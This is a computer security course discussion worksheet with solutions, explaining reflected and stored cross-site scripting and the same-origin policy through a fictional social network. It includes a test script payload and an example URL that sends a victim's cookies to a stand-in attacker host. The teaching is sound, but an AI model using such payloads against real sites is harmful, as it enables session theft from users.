Paxson
Spring 2013


CS 161
Computer Security

Discussion 7

March 6, 2013

Question 1 ***Cross-Site Scripting (XSS)*** **(10 min)**

The figure below shows the two different types of XSS.



As part of your daily routine, you are browsing through the news and status updates of your friends on the social network FaceSpace.

(a) While looking for a particular friend, you notice that the text you entered in the search string is displayed in the result page. Next to you sits a suspicious looking student with a black hat who asks you to try queries such as

```
<script>alert(42);</script>
```

in the search field. What is this student trying to test?

> **Solution:** The student is investigating whether FaceSpace is vulnerable to a *reflected* XSS attack. If a pop-up spawns upon loading the result page, FaceSpace would be vulnerable. However, the converse is not necessarily true. If the query string would be shown literally as search result, it could just mean that FaceSpace sanitizes basic `script` tags. Sneakier XSS vectors that try to evade sanitizers [3] could still be successful.

(b) The student also asks you to post the code snippet to the wall of one of your friends. How is this test different from part (a)?

Solution: The student is now checking whether FaceSpace is vulnerable to a *stored* (or *persistent*) XSS attack, rather than simply looking for a reflected XSS vulnerability as in part (a). This is a more dangerous version of XSS because the victim now only needs to visit the site that contains the injected script code, rather than clicking on a link provided by the attacker.

(c) The student is delighted to see that your browser spawns a JavaScript pop-up in both cases. What are the security implications of this observation? Write down an example of a malicious URL that would exploit the vulnerability in part (a).

Solution:

The fact that a pop-up shows up attests to the fact that the browser executed the JavaScript code, and means that FaceSpace is vulnerable to both reflected and stored XSS. An attacker could deface the web page or steal cookies. Here is an example of a URL that can be used to steal cookies:

```
http://facespace.com/search?q=<script>window.location=\
    'http://www.attacker.com/grab.cgi?'+document.cookie</script>
```

(d) Why does an attacker even need to bother with XSS? Wouldn't it be much easier to just create a malicious page with a script that steals *all* cookies of *all* pages from the user's browser?

Solution: This would not work due to the *same-origin policy* (SOP). The SOP prevents access to methods and properties of a page from a different domain. In particular, this means that a script running on the attacker's page (on say attacker.com) cannot access cookies for any other site (bank.com, foo.com and so on).

References

[1] Gustav Rydstedt, Elie Bursztein, and Dan Boneh. Framing Attacks on Smart Phones and Dumb Routers: Tap-jacking and Geo-localization. In *Proceedings of the Usenix Workshop on Offensive Technologies (w00t)*, 2010.

[2] Gustav Rydstedt, Elie Bursztein, Dan Boneh, and Collin Jackson. Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites. In *in IEEE Oakland Web 2.0 Security and Privacy (W2SP 2010)*, 2010.

[3] The Spanner. One vector to rule them all, September 2010. http://www.thespanner.co.uk/2010/09/15/one-vector-to-rule-them-all/.